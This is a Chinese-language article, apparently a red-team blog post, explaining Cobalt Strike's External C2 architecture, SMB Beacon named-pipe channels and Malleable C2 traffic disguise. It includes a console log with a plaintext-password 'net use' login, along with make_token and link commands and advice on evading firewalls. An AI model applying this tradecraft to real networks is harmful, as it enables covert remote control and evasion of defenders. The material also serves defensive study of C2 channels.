
1. 通过 CS 客户端发送到团队服务器的任何动作都会被弄成计划任务的形式依次排队（这也就是 beacon 内置的那个 job 命令存在的实际意义）；
2. 而后等着目标机器上的负载（payload）来下载这些计划任务列表中的具体指令去目标机器上执行；
3. 随后再依次把执行完的结果回传给 CS 团队服务器，团队服务器再回显至 CS 客户端。

现在的 Cobalt Strike（4.0 版本之前）中，比较常用的 C2 通信方式是使用反向 shell 和反向 HTTP C2 通道。然而随着时间和防御水平的提高，这种「传统方法」势必会越来越难以生效。



在这种情况下，势必需要一些实现 C2 通信的替代方法，外部 C2 就是这样的一种方法。

在 Cobalt Strike 4.0 中，对监听器类型做了扩充，直接加入了外部 C2 的 Payload 选项。



但其实，外部 C2 并非 CS 4.0 才有。之前的 Cobalt Strike 版本中（外部 C2 是自 Cobalt Strike 3.6 引入的功能），也一直有提供外部 C2 接口、允许第三程序充当 Cobalt Strike 与其 Beacon payload 之间的通信层。只是没有直接在监听器这里加入这种 Payload 选项。


外部 C2 也不仅仅是 Cobalt Strike 才有，一些框架都会提供外部 C2 的方法，比如 MSF。

总之，我们看到了未来的方向：基于但不限于框架、使用多种方法、拓展协议实现 C2 通信。


## 0x02 外部 C2 的通信模型

外部 C2 系统是用于实现 C2 通信的一种规范。那么外部 C2 是如何实现 C2 通信的呢？

上面已经谈到，CS 的原始通信架构是这样的：



Cobalt Strike 的外部 C2 接口允许第三程序充当 Cobalt Strike 与其 Beacon payload 之间的通信层。那么加上外部 C2，CS 的 C2 通信架构就变成了这样：




其实，接口就是一个函数方法。CS 允许用户在遵循外部 C2 规范的前提下，使用此接口定义自己的外部 C2 协议。

那么这个外部 C2 本身的实现是怎么样的呢？CS 的外部 C2 规范文档规定：


- 外部 C2 系统由第三方控制器、第三方客户端和由 Cobalt Strike 提供的外部 C2 服务三部分组成。
- 第三方客户端和第三方控制服务器是独立于 Cobalt Strike 外部的组件。第三方可以用他们选择的语言来开发这两个组件。
- 外部 C2 服务是第三程序与你的 CS 团队服务器之间交互的地方。

所以我们可以得出信息：外部 C2 也是 C/S 架构的。

总结来说，外部 C2 本身的具体实现如下：




在 CS 4.0 中，



这个 External C2 payload，其实是在定义 CS 团队服务器的外部 C2 服务接口，这个选项只是方便建立接口本身，规定在哪一个端口上开 CS 的外部 C2 服务器。

于是把外部 C2 系统与 CS 通信架构结合起来，最终的使用外部 C2 的 CS 通信架构图就是这样的：



### 0x03 拓展知识：SMB Beacon 与命名管道

注意到上图中 第三方客户端 与 Beacon 直接通过 name pipe 通信。下图中的名称管道 (name pipe) 有的地方翻译为 命名管道。



既然是通过 命名管道 通信，那么一定是 SMB Beacon。

下面这一部分参考自 @Rcoil 大佬的文章：[【知识回顾】命名管道](#)


SMB Beacon 命名管道 payload 适用于什么样的通信场景呢？

假设这样一个场景：

在 Windows 环境中，无管理员权限的情况下，对已获取权限的机器上使用 ncat 反弹一个 shell，但是遭到防火墙或反病毒程序的阻拦。那么实际上就是 reverse\_tcp 被防火墙拦了。那么肯定 reverse\_http、reverse\_https 都走不通了。

之所以被拦是因为：在 Windows 中，当尝试使用 Bind() 绑定一个 TCP Socket 时，Defender 会弹窗提示是否允许此程序进行网络连接，只有用户点击允许访问才可放行。当然，如果我们拥有管理员权限，可以将此程序添加到白名单中，允许连接。但我们这里使用的普通用户权限，是无法添加修改防火墙规则的。所以当无权限进行修改时，注定会弹窗提示，也意味着我们的此攻击操作注定失败。也就是说实际上，目标机器上发生

了这个弹窗：



在这种情况下，如何回连 C2 服务器呢？

这就是 SMB 协议的适用场景了。

在 Windows 中，防火墙通常默认允许 SMB 协议出入站，因此，如果有什么功能或机制可以用于与外部机器进行通信的，SMB 协议无疑是一种很好的选择。而命名管道就是基于 SMB 协议进行通信的，所以我们可以基于命名管道与外部机器进行通信，从而建立控制通道。

命名管道（也就是传说中的 IPC）是一种简单基于 SMB 协议的进程间通信（Internet Process Connection - IPC）机制。在计算机编程里，命名管道可在同一台计算机的不同进程之间或在跨越一个网络的不同计算机的不同进程之间，支持可靠的、单向或双向的数据通信传输。

和一般的管道不同，命名管道可以被不同进程以不同的方式方法调用（可以跨语言、跨平台）。只要程序知道命名管道的名字，任何进程都可以通过该名字打开管道的另一端，根据给定的权限和服务器进程通信。

默认情况下，我们无法使用命名管道来控制计算机通信，但是微软提供了很多种 Windows API 函数，例如：

- 用于实例化命名管道的服务器端函数是 CreateNamedPipe
- 接受连接的服务器端功能是 ConnectNamedPipe
- 客户端进程通过使用 CreateFile 或 CallNamedPipe 函数连接到命名管道



在本文中，只探讨原理，所以不会去拓展到如何具体实现通过 Windows API 编写程序来实现两台机器直接的数据传输。

要注意的是：

下图是 @Rcoil 自己编写的命令执行的 SMB 命名管道通道的 C/S 两端连接的截图：

```
C:\Users\Rcoil\Desktop
> Server.exe
[*] Waiting for client connection...
[*] Client connected.
[*] Received: whoami
[*] Received: ipconfig

远程主机

E:\Github\CSharp_Tools\NamedPipes\Client\bin\Debug (master -> origin)
A client.exe 192.10.22.117
[*] Connecting to 192.10.22.117
未处理的异常: System.IO.IOException: 用户名或密码不正确。
在 System.IO._Error.WinIOError(Int32 errorCode, String maybeFullPath)
在 System.IO.Pipes.NamedPipeClientStream.Connect(Int32 timeout)
在 Client.Client.Main(String[] args) 位置 E:\Github\CSharp_Tools\NamedPipes\Client\Program.cs:行号 59

E:\Github\CSharp_Tools\NamedPipes\Client\bin\Debug (master -> origin)
A net use \\192.10.22.117\c$ /user:rcoil Admin123450
命令成功完成。

E:\Github\CSharp_Tools\NamedPipes\Client\bin\Debug (master -> origin)
A client.exe 192.10.22.117
[*] Connecting to 192.10.22.117
[*] Connection established successfully.
csexec> whoami
rcoil-pc\rcoil 本地主机

csexec> ipconfig

Windows IP 配置

以太网适配器 本地连接:


    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::1048:2459:94bb:4cce%11
    IPv4 地址 . . . . . : 192.10.22.117
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.10.22.1

隧道适配器 本地连接*:
```

可以看到，第一次从本地主机运行客户端尝试连接到远程主机的服务端，因为没有登录，所以连接失败。第二次先使用 net use 账号登录之后，才连接上。


在 Cobalt Strike 中如何使用 SMB Beacon 的 payload 呢？

Windows 将命名管道通信封装在 SMB 协议中。因此得名 SMB Beacon。SMB Beacon 使用命名管道通过父 Beacon 进行通信。这种点对点的通信对于在同一台主机上的 Beacon 生效。它也可以在整个网络上运行。




Cobalt Strike 的监听器提供 SMB Beacon 命名管道 payload。

CS 3.14 中的 SMB Beacon:



CS 4.0 中的 SMB Beacon:



从 Beacon 控制台，可以使用 `link [host] [pipe]` 来把当前的 Beacon 链接到一个等待连接的 SMB Beacon。当当前的 Beacon 登入，它的链接的点也会登入。

为了与正常流量融合，链接的 Beacon 使用 Windows 命名管道进行通信。这个流量封装在 SMB 协议中。此方法有一些限制：

1. 具有 SMB Beacon 的主机必须在端口 445 上接受连接。
2. 只能链接由同一个 Cobalt Strike 实例管理的 Beacon。

就如上面说到的 SMB 命名管道连接需要先用账号密码进行用户登录，因为它也是需要权限的。要连接 `smb beacon`，也是看当前操作的 `beacon` 的权限。

如果在尝试去连接到一个 Beacon 之后得到一个 `error 5`（权限拒绝），这就是权限不够的表现。解决方法是窃取域用户的 `token`（令牌）或使用 `make_token DOMAIN\user password` 来使用对于目标的有效凭据来填充当前 `token`（令牌）。然后再次尝试去 `link` 到 Beacon。

`make_token` 实际上使用了 `LogonUserA()` 函数，相当于赋予了当前程序这个 `token` 权限。注：`LogonUserA()` 函数参考：[【渗透技巧】SCshell 技术细节](#)

上面主要是介绍了命名管道作为 C2 信道，通讯执行命令的功能。

进一步拓展的话，通过 SMB 协议绕过防火墙建立 C2 信道可以作为本地权限提升漏洞的利用链中的一步。

进一步可以利用命名管道的模拟客户端功能来获取 `system` 权限，MSF 的 `getsystem` 功能就是通过此方法实现的。

把话题稍微拉回来，SMB 命名管道与外部 C2 的关系是：在加了外部 C2 的 CS 通信架构中，目标机器上的 Beacon payload 与外部 C2 系统中的第三方客户端之间是通过 SMB 命名管道来建立 C2 信道的。这也是我们整个 C2 通信中的一环：

## Appendix A. Session Life Cycle

External C2	Controller	Client	SMB Beacon
1		Request new session from controller	
2	Connect to External C2		
3	<- Send <b>options</b>		
4	<- Request <b>stage</b>		
5	Send <b>stage</b> ->		
6	Relay <b>stage</b> ->		
7		Inject <b>stage</b> into a process.	
8			Start named pipe server
9		Connect to named pipe server	
10			<- Write <b>metadata</b>
11		<- Relay <b>metadata</b>	
12	<- Relay <b>metadata</b>		
13	Process <b>metadata</b>		
<b><u>A new Beacon session appears within Cobalt Strike</u></b>			
14	User tasks session or empty task made		
15	Write <b>tasks</b> ->		
16	Relay <b>tasks</b> ->		
17		Relay <b>tasks</b> ->	
18			Process <b>tasks</b>
19			<- Write <b>response</b>
20		<- Relay <b>response</b>	
21	<- Relay <b>response</b>		
22	Process <b>response</b>		
<b><u>Repeat steps 14 - 22 while session is alive</u></b>			
24			Session exits
25		Error when reading or writing to named pipe. ☹️	
26		<- notify controller exit	
27	Disconnect from External C2		
<b><u>Session marked as dead within Cobalt Strike</u></b>			

### 0x04 为什么需要外部 C2?

本身，自定义 C2 通道可以拓展协议，这样自然可以解决一些 C2 流量出口的问题（绕过防火墙或者进程限制）。

使用 SMB Beacon，当 payload 成功执行之后，由第三方客户端完全接管与 Beacon 的交互。所有与 Beacon 后续的交互，最终均是对命名管道的读写。命名管道可以直接作为文件来读写，多数脚本语言都支持该功能。这样就有很大发挥的空间。


另外，还有一个功能是使得 C2 流量充分融合进正常流量。要理解这一点可以从 CS 的 Malleable C2 Profile 功能说起。

熟悉 CS 的人都知道 CS 的 C2 profile 是可拓展的。


也就是说，通过加载自定义 C2 profile，我们可以伪装流量，让通讯更加隐蔽和控制其行为的一种方式。

`./teamserver [团队服务器的 IP] [password] [c2 profile]`

原始通信报文：



使用 C2 profile 伪装的通信报文：



一些可拓展 C2 profile 项目让我们可以把流量伪装成 APT 组织、恶意软件或其他的普通应用的流量：

Join GitHub today  
